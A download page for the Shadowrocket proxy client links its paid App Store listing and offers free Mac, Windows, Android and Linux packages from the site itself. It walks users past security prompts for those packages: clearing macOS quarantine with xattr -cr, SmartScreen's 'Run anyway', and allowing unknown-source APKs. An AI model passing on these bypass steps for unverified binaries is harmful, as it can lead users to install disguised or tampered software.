Current version v2.2.92 · Mac, Windows, Android and Linux versions are free
Download source
iPhone / iPad: App Store; other platforms: this site
Current version
v2.2.92
Price
iPhone / iPad: $2.99 one-time; other platforms: free
Developer
Shadow Launch Technology Limited
App ID
932747118
Download for all platforms
Choose based on the device you are preparing to install. The button above adapts to the device you are browsing on. If you are finding a package for another device, select its card below. Common mistakes include choosing the wrong Mac processor version or treating x64 and ARM64 as the same architecture on Windows.
iPhone / iPad
$2.99 one-time. Purchase from the U.S. App Store. The same purchase is available on iPhone and iPad under the same Apple ID. The Mac, Windows, Android and Linux versions are free.
iOS / iPadOS 13.0 or later; check the App Store page for system requirements.
Open the product page to view the purchase button. If the store says the page is unavailable, first check the region of the account used for Media & Purchases. Do not choose an app based on a search result with the same name.
Free.Disk images are available for Apple Silicon and Intel. Choose the right architecture, open the downloaded .dmg, and drag the app to Applications. After installation, open it from Applications.
Not sure which to choose? Open About This Mac from the Apple menu and check Chip or Processor. Choose Apple Silicon for Apple M-series chips, or Intel for a processor labeled Intel.
Windows
Free.Download the Windows x64 .exe installer. Once the download is complete, open the file location from your browser’s downloads list and run the installer. Do not open a temporary file that is still downloading.
For 64-bit Windows on x64 architecture.
To check your device architecture, open Settings › System › About and see whether System type lists an x64-based processor. If you only see “64-bit operating system,” also check the processor field.
Free.The arm64 .apk is suitable for most mainstream Android phones and tablets from recent years. If the system says the package is incompatible with your device, check the device specifications rather than relying only on the Android version.
The device must support arm64 apps.
Download using the system browser on your phone or tablet. If you open the package later in a file manager, the system permission prompt may refer to the file manager rather than the browser that downloaded it.
Free.Choose .deb for Debian and Ubuntu, or .rpm for Fedora and openSUSE. Other distributions can try AppImage first; run it directly from its saved location without installing another package of the same version.
For x86_64; amd64 in Debian-family package names refers to the same architecture.
Check your distribution and processor architecture separately. Run uname -m in a terminal. If it returns aarch64, the packages listed here are not suitable.
First confirm that the package came from this site’s /dl/shadowrocket/ path and that the browser reports the download as complete. Desktop systems may block installation or first launch when they lack a recognized signature or reputation record. Do not treat an incomplete download, architecture mismatch or explicit malware warning as a prompt that you can safely bypass.
Choose the next step for your device and prompt
Platform
Installation
First launch or system prompt
Mac
After choosing the Apple Silicon or Intel disk image, open .dmg and drag Shadowrocket to Applications. Eject the disk image after copying, then open the app from Applications.
If you see “Apple cannot verify the developer,” close the prompt, open System Settings › Privacy & Security, check the app named in the message, then select Open Anyway. On older macOS versions, go to System Preferences › Security & Privacy › General. If you see “app is damaged,” delete that copy and download it again from this page. Only if the new copy is confirmed intact and the issue is caused by quarantine attributes, run xattr -cr /Applications/Shadowrocket.app in Terminal on the individual app copied to Applications. This command clears extended attributes for that app; it cannot repair a damaged file. Do not run it on the entire Applications folder.
Windows
Open the downloaded x64 installer and follow the prompts to choose an installation location. When installation is complete, open Shadowrocket from the Start menu.
If SmartScreen says “Windows protected your PC,” confirm the source and architecture, then select More info to review the file. If everything checks out and your device policy allows it, select Run anyway. Stop if the system explicitly reports a malicious file or your organization’s device policy does not allow you to continue. Do not disable system protection.
Android
Download the arm64 .apk and open it from the system browser’s downloads list or a file manager. You do not need to grant permission to multiple apps.
If prompted to “Allow installing unknown apps,” enable “Allow from this source” only for the browser or file manager that opened the package, then turn it off when finished if desired. This permission does not replace Android’s signature checks. Stop the installation if you see an invalid signature, parsing error or signature mismatch with an existing app.
Linux
From the package directory, Debian or Ubuntu users can run sudo apt install ./filename.deb, replacing the example filename with the actual name. Install .rpm using your distribution’s package manager.
AppImage needs execute permission first, for example chmod +x "filename.AppImage", then launch it with ./filename.AppImage. Replace the example name with the actual filename before running either command. If the installer reports an architecture mismatch, return to the platform card to check it. Do not force the installation.
iPhone / iPad
Complete the purchase on the App Store product page or redownload from your purchase history, then wait for the app icon to finish installing on the Home Screen.
When Shadowrocket asks to add a VPN configuration, first confirm that you initiated the action in the app, then follow the system prompts to authorize it. This permission is used to establish a connection and is separate from the store purchase.
App Store and account region
This section applies only to iPhone / iPad.The App Store catalog is determined by the country or region of the Apple ID used for Media & Purchases. The phone’s display language, system region and account storefront are separate settings. Changing the language and searching again does not switch storefronts.
Shadowrocket is not available on the mainland China App Store. If the product page opened from this page says “This app is currently not available in your country or region,” first check the current storefront. Search results can also vary by region; if the app cannot be found or the page is unavailable, do not treat a similarly named listing as the same app.
To check, go to Settings › Apple ID (your name at the top of the page) › Media & Purchases › View Account › Country/Region. To change your account region, go to Change Country or Region on the same page and follow Apple’s instructions. Whether you can change it depends on your account’s eligibility. Before changing it, check your balance, active subscriptions and payment method requirements. You do not need to switch regions repeatedly for this download.
If you have already purchased the app, first check the original purchase record under Moving to a new device and restoring purchases, then decide whether you need to address the account region. Package selection is unrelated: Mac, Windows, Android and Linux users can return to Downloads for all platforms.
Verify the app: developer, icon and app ID
Check the App Store product page first, then compare it with the app interface. A matching name or similar icon cannot replace checking the app ID. If the app is already installed and you see a cloud download icon, check your purchase history as well.
Developer.Check the developer name shown on the product page. It should be Shadow Launch Technology Limited. Do not use the subtitle in a search result as a substitute for this field.
Official icon.A rocket with blue-violet outlines on a white background. Compare the store listing icon with the official icon beside it. If you can only make out the outline, also check the developer and app ID.
App ID.The App Store product link on this page ends in id932747118; 932747118 is the app ID. If the name matches but the number is different, it is not the same product page.
Official Shadowrocket icon
The U.S. App Store price for iPhone / iPad is a one-time $2.99 purchase. Treat a similarly named listing advertised as free to new users as an imitation, and do not confuse it with the redownload button for an account that already purchased the app. The Mac, Windows, Android and Linux versions are free. Check that the package came from this site’s /dl/shadowrocket/ path rather than relying on whether its filename contains Shadowrocket. Do not use packages forwarded or modified by others.
Compare with the official interface after installation


The following are two iPhone interface screenshots, not installation screens for desktop or Android versions. Before importing a server, the SERVER list on Home may be empty. Interface content can vary with usage, so screenshots are for reference only and do not replace the store information checks above.
Home: check connection status, Global Routing and the SERVER list.Add Server: choose a Type and fill in the corresponding fields using your existing server details.
New device, reinstall and restore purchases
On your new iPhone or iPad, open the App Store, tap your account avatar and go to Purchased. Some system versions show this as Apps under your account. Find Shadowrocket in your purchase history and tap the cloud download icon. Redownload it using the Apple ID from the original purchase; you do not need to pay again. The same purchase can be used on iPhone and iPad under that account.
If you see a price instead of a cloud icon, first check whether the account used for Media & Purchases is the one used to pay, then check whether the product is available in the current storefront. Being signed in to the original iCloud account does not mean the App Store is using the same purchase account. There is no need to place another order before checking your purchase history.
Restoring a purchase restores the app itself, not your connection details. If you still have the old device, note your usual Global Routing mode and Config name, and make sure you still have your own subscription link or server information. Import it after installing on the new device, check the SERVER list on Home and run Connectivity Test. Subscription links may contain private information; do not include them in public screenshots.
When replacing a Mac, Windows, Android or Linux device, choose a free package from this site for the new device’s architecture rather than reusing the old selection. For future updates, check the App Store on iPhone / iPad; for other platforms, return to this page for the matching package. To migrate connection details, keep a usable configuration on the old device and verify it on the new one.
Two price tiers and purchase coverage
iPhone / iPad
The U.S. App Store price is a one-time purchase of $2.99, not a monthly fee. Other storefronts may show local currency and pricing; refer to the product page shown for your current account. The purchase is associated with the Apple ID used to pay.
Mac / Windows / Android / Linux
Free.Choose a package from this site for your device. You do not need to purchase the iPhone / iPad version first or transfer a store purchase to a computer or Android device.
Before assessing a cost, clarify whether it refers to the client in the App Store or a separate connection service. They have different purposes and ways of being obtained: reinstalling the client cannot restore a lost subscription link, and importing a subscription again does not change your App Store purchase history.
Download and installation FAQs
Can I use Shadowrocket on a computer or Android phone?
Yes. The Mac, Windows, Android and Linux versions are free. Choose the package for your device on this page. The iPhone / iPad version is a one-time $2.99 App Store purchase. A computer package cannot be used on an Android phone, and an Android package cannot be used on a computer.
Which Mac version should I choose: Apple Silicon or Intel?
Open About This Mac from the Apple menu. If it shows Chip and an Apple M-series model, choose the Apple Silicon version. If it shows Processor and an Intel model, choose the Intel version. Do not guess based on the case, size or purchase year.
What should I do if Windows says “Windows protected your PC”?
First check that you just downloaded the package from this page and that it is the Windows x64 version. If the message is a SmartScreen reputation warning and your device policy allows it, select More info and review the file before deciding whether to select Run anyway. Stop the installation if security software reports a malicious file or your organization’s policy blocks it.
What should I do if I can’t find Shadowrocket in the App Store?
Open the product page with app ID 932747118 from this page, then check the country or region of the Apple ID used for Media & Purchases. The app is not available on the mainland China App Store. If the page is unavailable, do not choose a listing with the same name from search results.
Do I have to pay again after getting a new iPhone or iPad?
Using the Apple ID from the original purchase, redownload the app from Purchased or your App purchase history in the App Store account. The same purchase can be used on iPhone and iPad under that account. Redownloading the app does not restore connection details; import your own subscription or server information after installation.
Can I install Shadowrocket on iPad?
Yes. Get the iPad and iPhone versions from the same App Store product page. The U.S. price is a one-time $2.99 purchase; check the App Store page for system requirements. The Mac, Windows, Android and Linux versions are free; use the corresponding package on this page.
Installed the client but can’t connect? See Troubleshooting for connection checks, or consult the User guide for permissions, configuration and connection verification.